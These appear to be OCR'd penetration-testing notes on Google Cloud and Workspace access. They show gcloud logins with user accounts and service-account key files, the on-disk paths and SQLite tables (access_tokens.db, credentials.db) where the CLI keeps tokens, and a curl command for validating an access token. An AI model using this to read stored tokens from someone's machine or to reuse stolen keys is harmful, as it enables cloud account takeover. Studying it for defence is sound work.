
- Google Cloud Console
- Google Workspace / Cloud Identity Admin Console
- Google Workspace User Console

Credentials -

- [Username + Password] - Long Term Access
  - Cloud Identity Account
  - Google Workspace Account
  - Gmail Account
  - SSO Account


Google Cloud Management Portal URL :

https://console.cloud.google.com/




Google Workspace [G-Suite] Admin Portal URL :

https://admin.google.com/



Google Workspace [G-Suite] Users Portal URL :

https://myaccount.google.com/



Authentication to Google Cloud CLI

- User Account (Username + Password) - Long Term Access
- Service Account (Service Account Key) - Long Term Access

Login with User Account (Username + Password)

gcloud auth login

```
PS C:\Users\Hacker> gcloud auth login
Your browser has been opened to visit:

    https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.googleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost%3A8085
%2F&scope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-platform+https%3A%2F%2Fwww.googlea
pis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=4RP2guUVo
cDhn5Gl0oeIFxMi3N8W9r&access_type=offline&code_challenge=Uqaik5J5gDnBcTFJhzzCVIVD0QLuDzpNmbvQBfS1vHs&code_challenge_method=S256


You are now logged in as [manish@atomic-nuclear.site].
Your current project is [alert-nimbus-335411].  You can change this setting by running:
  $ gcloud config set project PROJECT_ID
```

Get the information about authenticated accounts with gcloud cli

gcloud auth list

```
PS C:\Users\Hacker> gcloud auth list
      Credentialed Accounts
ACTIVE  ACCOUNT
*       manish@atomic-nuclear.site

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

Login with Service Account (App ID + Certificate P12 **OR** JSON Key File)

gcloud auth activate-service-account --key-file **KeyFile**

```
PS C:\Users\Hacker\Downloads> gcloud auth activate-service-account  --key-file .\alert-nimbus-335411-d0276395c2b1.json
Activated service account credentials for: [emp00-00@alert-nimbus-335411.iam.gserviceaccount.com]
```

Get the information about authenticated accounts with gcloud cli

gcloud auth list

```
PS C:\Users\Hacker\Downloads> gcloud auth list
                 Credentialed Accounts
ACTIVE  ACCOUNT
*       emp00-00@alert-nimbus-335411.iam.gserviceaccount.com

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

GCP CLI Stored Credentials

Windows
C:\Users\UserName\AppData\
Roaming\gcloud\

```
PS C:\Users\Hacker\AppData\Roaming\gcloud> ls


    Directory: C:\Users\Hacker\AppData\Roaming\gcloud


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        14-03-2021     12:27                cache
d-----        02-02-2021     02:15                configurations
d-----        27-04-2022     17:25                legacy_credentials
d-----        27-04-2022     16:38                logs
-a----        18-04-2022     20:02            107 .feature_flags_config.yaml
-a----        14-03-2021     12:28             38 .last_opt_in_prompt.yaml
-a----        18-04-2022     19:40             37 .last_survey_prompt.yaml
-a----        27-04-2022     16:38            275 .last_update_check.json
-a----        02-02-2021     02:12             32 .metricsUUID
-a----        15-03-2021     18:27              0 .valid_ppk_sentinel
-a----        27-04-2022     17:25          24576 access_tokens.db
-a----        02-02-2021     02:17              7 active_config
-a----        19-04-2022     21:57            300 application_default_credentials.json
-a----        27-04-2022     17:25              0 config_sentinel
-a----        27-04-2022     17:25          20480 credentials.db
-a----        27-04-2022     17:24              5 gce
```

Linux
/home/UserName/.config/gcloud/

```
hacker@Hacker-PC:~/.config/gcloud$ pwd
/home/hacker/.config/gcloud
hacker@Hacker-PC:~/.config/gcloud$ ls
access_tokens.db  active_config  config_sentinel  configurations  credentials.db  gce  legacy_credentials  logs
```

Content of Stored Google Cloud Secrets :

Database : access_tokens.db :

Table: access_tokens

Columns : account_id, access_token, token_expiry, rapt_token

Database : credentials.db :

Table: credentials

Columns: account_id, value

- Authentication & Enumeration using Google API [Cloud + Workspace]

Google Cloud API URL :

- https://www.googleapis.com/**GCPServiceName**/Version
- https://**GCPServiceName**.googleapis.com/Version/

G-Suite Admin API URL :

- **https://admin.googleapis.com/**

HTTP Request Parameter :

Validating Access Token :

curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=**AccessToken**

Access Google API :

